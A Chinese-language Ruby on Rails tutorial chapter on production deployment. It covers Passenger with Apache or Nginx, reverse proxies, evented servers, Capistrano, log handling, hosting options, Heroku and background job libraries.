虽然Rails在Windows平台上也可以执行开发，但是如第二章作业系统一节所说，Ruby在Windows平台上资源较少，效能也不如在Unix-like系统上，因此很少人拿来当做Production伺服器用途。因此本章将不介绍如何在Windows上布署，有兴趣的朋友可以参考[*Deploying Rails Application: A Step-by-Step Guide*](http://pragprog.com/book/fr_deploy/deploying-rails-applications)一书第八章。

### 选择一：全自动模型 Apache/Nginx + Passenger

[*Passenger*](http://www.modrails.com/)又叫做mod\_rails，是目前布署Ruby on Rails最好用、设定最简单的方式，它是一套Apache和Nginx的扩充模组，可以直接支援Rails或任何Rack应用程式。

Passenger不支援Windows平台

首先先来介绍怎么搭配Apache。[*Apache*](http://httpd.apache.org/)是一套功能非常丰富、非常多人使用的开放原始码 HTTP 伺服器，在Ubuntu (10.04)上安装Apache+Passenger指令如下：

$ sudo apt-get install -y apache2-mpm-prefork apache2-prefork-dev libapr1-dev libaprutil1-dev libcurl4-openssl-dev

$ sudo gem install passenger

$ sudo passenger-install-apache2-module

执行完passenger-install-apache2-module后会有一段设定，请将此设定加入/etc/apache2/conf.d/mod\_rails档案之中，例如：

passenger\_module /usr/local/lib/ruby/gems/1.8/gems/passenger-3.0.7/ext/apache2/mod\_passenger.so

PassengerRoot /usr/local/lib/ruby/gems/1.8/gems/passenger-3.0.7

PassengerRuby /usr/local/bin/ruby

假设你的Rails专案放在/home/ihower/your\_rails\_app目录下，那么可以新增/etc/apache2/sites-enabled/your\_rails\_app.conf这个专案的设定，例如：

<VirtualHost \*:80>

ServerName www.yourhost.com

DocumentRoot /somewhere/public

<Directory /somewhere/public>

AllowOverride all

Options -MultiViews

</Directory>

</VirtualHost>

接着输入以下指令就会重新启动Apache：

$ sudo apache2ctl restart

注意到DocumentRoot和Directory是指向public这个静态档案的目录。设定好之后，执行sudo apache2ctl restart便会启用。如果之后你的Rails有任何修改要重新载入，但是并不想把Apache重开，请在你的Rails应用程式目录下执行touch tmp/restart.txt即可，这样Passenger就会知道要重新载入Rails，而不需要重开Apache。

Passenger预设的Rails运行环境是production。在production环境下操作Rails指令有些必须加上环境变数，例如rake db:migrate RAILS\_ENV=production或是主控台rails console production

#### Nginx + Passenger

[*Nginx*](http://nginx.org/)则是另一套在Rails世界上还蛮常被使用的第二选择，相较于Apache虽然功能较少，但执行效率更为良好。要让Nginx装上Passgener不需要先装Nginx，只需要执行以下指令：

$ sudo passenger-install-nginx-module

这是因为Passenger必须与Nginx一起编译的关系，所以Passenger的安装指令就包括了安装Nginx。安装完成之后，编辑/opt/nginx/conf/nginx.conf这个设定，将server那段改写成如下：

server {

listen 80;

server\_name www.yourhost.com;


root /somewhere/public;

passenger\_enabled on;

}

### 选择二：反向代理(Reverse proxy)模型 Apache/Nginx + Thin/Unicorn

反向代理(Reverse proxy)模型就比较复杂了，它分成Web伺服器和应用程式伺服器，图示如下：



其中Web伺服器可以是Apache、Nginx，但是它除了提供静态档案之外，其余的任务就只是做reverse proxy将request分发到应用程式伺服器。

而应用程式伺服器负责执行Ruby on Rails程式，这有几个选择：

* Thin <http://code.macournoyer.com/thin/>
* Unicorn <http://unicorn.bogomips.org/>

相较于Passenger，设定上会比较复杂。

### EventMachine和多执行序模型

Passenger和Unicorn都是属于Multi-process的模型，每一个Process是一个完整的Rails app使用一个CPU core。这种模型的优点是应用程式撰写容易，不用管执行序是否安全的问题(Thread-safety)问题，而且如果每个Request都没有I/O blocking，利用的CPU效率就是最好的，因为不像Thread有Context switch。但是，最大的缺点是如果碰到I/O blocking(太容易了，最基本的连接资料库就是一种相较于CPU是很慢的I/O操作)，能同时负担的连线就很容易受到限制。因此在这种模型下，开发都会建议你监控每个HTTP request的执行时间在某个ms标准以下(例如20ms)，太久的操作就会建议是改用Background job，这就是为了可以确定伺服器的执行效率。因此虽然”同时”连线线就等于能用的Process数量(例如最基本512 mb的主机上，通常可以开3个Rails process，但是因为每个连线都控制在20ms以下，所以每秒钟能处理的requests数量还是十分惊人，足以应用绝大部分的应用场景。

这个无法应用的场景，就是大量的HTTP持续连线需求了，例如聊天室，每个使用者连线持续占用Process，而大多时间都在等待，导致伺服器能同时提供的连线非常有限。

要对应这种需求，一般人可能直觉联想到的方案就是使用Multi-threaded了，虽然Rails本身有支援了config.threadsafe!模式，但是Multi-threaded的模型在Rails社群中其实并不流行，撇开multi thread程式的复杂性不谈，主因应是对付这种concurrency需求，最有效的方案不是Multi-threaded，而是Evented-driven的 [Actor model](http://en.wikipedia.org/wiki/Actor_model)。Thread再怎么便宜，同时开成千上万个也是会痛的，而Actor model是一个无穷loop，无论有多少连线，只有在有事件发生时，才会让CPU做事。Ruby中实作此模型最出名的函式库就叫做EventMachine。

要让Rails采用evented-driven架构，除了要用Thin server(使用EventMachine)之外，所有有关I/O操作的函式库都要换用evented版本，例如HTTP client等等，不然也是功亏一篑。如何设定，可以参考这一个Demo app <https://github.com/igrigorik/async-rails>

不过，因为Rails的设计并不是以Evented模型为最高指导原则，所以实务上比较多人会偏好采用更轻量，更以Evented为原则的框架来专门处理需要大量非同步连线的情景，例如：

* Goliath <http://postrank-labs.github.com/goliath/>
* Cramp <https://github.com/lifo/cramp>

类似的Evented框架还有[*Node.js*](http://nodejs.org/)、[*Netty*](http://www.jboss.org/netty)等。

更多争论可以参考 [Does Rails Performance Need an Overhaul?](http://blog.phusion.nl/2010/06/09/does-rails-performance-need-an-overhaul/)

http://merbist.com/2011/02/22/concurrency-in-ruby-explained/

### 自动化布署

决定应用程式伺服器之后，接下来我们来讨论你要如何把程式布署上去？最常见的作法，不就是开个FTP或用SFTP上传上去不就好了？再不然SSH进去，从版本控制系统更新下来也可以。但是你有没有想过这布署的过程，其实是每次都重复一再执行的步骤(除非你布署完之后，就不需要再继续开发和升级)，随者时间的演进，这个过程常常会有各种客制的指令需要要执行，例如安装设定档、更新启动某个Daemon、清除快取等等。因此，好的实务作法是自动化布署这个动作，只要执行一个指令，就自动更新上去并重新启动伺服器。这样也可以大大避免漏做了什么布署步骤的可能性。

[*Capistrano*](http://www.capify.org)是Rails社群中最常使用的布署工具。首先，我们来安装这个Gem：

sudo gem install capistrano

在你的Rails专案目录下执行：

capify .

这样就会产生几个档案，打开config/deploy.rb就是设定档，以下是一个范例：

require 'bundler/capistrano'

# require 'hoptoad\_notifier/capistrano'

set :application, "your-project-name"

set :branch, "master"

set :repository, "git@github.com:ihower/your-project-name.git"

set :scm, "git"

set :user, "rails" # 一个伺服器上的帐户用来放你的应用程式，不需要有sudo权限，但是需要有权限可以读取Git repository拿到原始码

set :port, "22"

set :deploy\_to, "/home/rails"

set :deploy\_via, :remote\_cache

set :use\_sudo, false

role :web, "111.222.333.444"

role :app, "111.222.333.444"

role :db, "111.222.333.444", :primary => true

namespace :deploy do

task :copy\_config\_files, :roles => [:app] do

db\_config = "#{shared\_path}/database.yml"

run "cp #{db\_config} #{release\_path}/config/database.yml"

end

task :update\_symlink do

run "ln -s {shared\_path}/public/system {current\_path}/public/system"

end

task :start do ; end

task :stop do ; end

task :restart, :roles => :app, :except => { :no\_release => true } do

run "#{try\_sudo} touch #{File.join(current\_path,'tmp','restart.txt')}"

end

end

# after "deploy:update\_code", "deploy:copy\_config\_files" # 如果将database.yml放在shared下，请打开

# after "deploy:finalize\_update", "deploy:update\_symlink" # 如果有实作使用者上传档案到public/system，请打开

设定好伺服器的资料之后，在本地端输入：

cap deploy:setup

就会自动登入远端的伺服器，在登入的帐号下新建current、releases和shared这三个目录，releases是每次布署的纪录，而current目录则是用symbolic link指向releases目录下最新的版本。而通常我们不希望将资料库的帐号密码也放进版本控制系统，所以会将存有正确帐号密码的database.yml档案预先放在伺服器的shared目录下，然后在布署时在覆盖过去，也就是上述copy\_config\_files所执行的动作。如果有使用者上传的功能，并将档案放在public/system下，因为每次布署都会重新建立新的release目录，所以也是用symbolic link的方式，在布署时建立即可，也就是上述的update\_symlink的动作。

接着，让我们第一次布署(也是在本地端执行)：

cap deploy:cold

伺服器上的帐号需要有可以git clone专案的读取权限。

这样会从版本控制系统拉出最新版本，并且执行Migration。之后要布署，只需要执行

cap deploy

就可以了。这些操作都是在本地端执行。基本上除了第一次安装的时候，你会需要手动SSH登入伺服器看看之外，之后的部署你都不再需要SSH进去就可以完成，非常方便。

capistrano\_ext gem可以支援多个布署设定档

http://blog.railsware.com/2011/11/02/advanced-server-definitions-in-capistrano/

### 处理Log档案

网站持续运作，log目录下的production.log可是会越长越肥，因此需要定期整理备份，这里有几种方法，一种是修改config/environments/production.rb的设定：

config.logger = Logger.new(config.paths["log"].first, 'daily') # 或 weekly,monthly

或是

config.logger = Logger.new(config.paths["log"].first, 10, 10\*1024\*1024) # 10 megabytes

不然，你也可以使用Linux内建的[*logrotate*](http://ihower.tw/blog/archives/3565)工具。

### Ruby on Rails 主机代管服务

可以参考这篇文章[*The Best Ruby on Rails Hosting Services*](http://antoniocangiano.com/the-best-ruby-on-rails-hosting-services/)，这些服务可以概分为:

* Dedicated Server专属主机租用，一整台机器给你用
* VPS(Vitual private server)，使用VM技术将一整台机器分租给多人，因此你可以获得root权限安装你想装的软体。
* Shared Host，提供固定的执行环境，例如只能执行PHP或Rails。一台机器同时租用给非常多人。

相较于PHP，Rails是比较耗费资源的，所以不推荐Shared Host等级。

以上的租用方式都是以月来计算，比较没有弹性。如果需要以小时计算、租用资源非常弹性的服务，那就是云端了：

* IaaS，例如[*Amazon EC2*](http://aws.amazon.com/ec2/)服务，你可以获得一整台的root权限。
* PaaS则是固定的执行环境，例如比较有名的Google App Engine(只提供Java和Python环境，如果要执行Rails需用JRuby)。而Rails也有专属的PaaS服务，[*Heroku*](http://heroku.com/)，非常推荐一用，它的最基本方案是免费的。

### Heroku

* [Heroku 简介](http://ihower.tw/blog/archives/4644)

#### 安装步骤

1.安装Heroku套件

sudo gem install heroku

2. 在你的Rails目录下执行

heroku create your\_app\_name

如果是Windwos使用者，Heroku可能会无法正确找到你的public key位置，请执行以下步骤手动上传 heroku keys:add "%homedrive%%homepath%/.ssh/id\_rsa.pub"。

#### 发布步骤

1. 发布程式到 Heroku 上

git push heroku master

2. 第一次发布或有新Migration需要执行时

heroku rake db:migrate

### 第三方服务

#### 处理例外

参考[Why? 主动拦截 Rails exception 错误](http://ihower.tw/blog/archives/1773)

* Hoptoad <http://www.hoptoadapp.com/>
* Exceptional <http://getexceptional.com/>

#### 效能监控

* [NewRelic](http://www.newrelic.com/)
* [Scout](http://www.scoutapp.com)

## 更多线上资源

* <http://rubyonrails.org/deploy>

## 非同步处理

一个 request 的工作时间应该控制在 500ms 以内，理想上都要在 200ms 以内完成，要不然 web server 通常也会限制在 30 秒以内，不然就会出现 timeout 错误。一个运算时间太久的 request 除了让使用者感受不佳之外，对于伺服器效能上的影响也很巨大。使用者可能等待不及重新reload，于是相同的任务又在重头执行一遍。一个 request 长时间占据了一个 rails process，也让其他 reuqest 无法进行处理。

于是，对于这种任务，非同步的处理就非常重要。非同步的意思是让任务的处理在背景完成，而不在 request/response 的流程中完成，等完成之后再告诉使用者即可。

### delayed\_job

[*delayed\_job*](https://github.com/collectiveidea/delayed_job)使用现有资料库，方便安装使用。

### resque

[*resque*](https://github.com/defunkt/resque)使用[*Redis*](http://redis.io)， 效能较好。 \*\* https://github.com/bvandenbos/resque-scheduler \*\* https://github.com/lantins/resque-retry \*\* https://github.com/quirkey/resque-status \*\* https://github.com/zapnap/resque\_mailer \*\* https://github.com/jayniz/resque-loner \*\* https://github.com/ono/resque-cleaner

http://www.engineyard.com/blog/2011/the-resque-way/

### 投影片

[**Distributed Ruby and Rails**](http://www.slideshare.net/ihower/distributed-ruby-and-rails)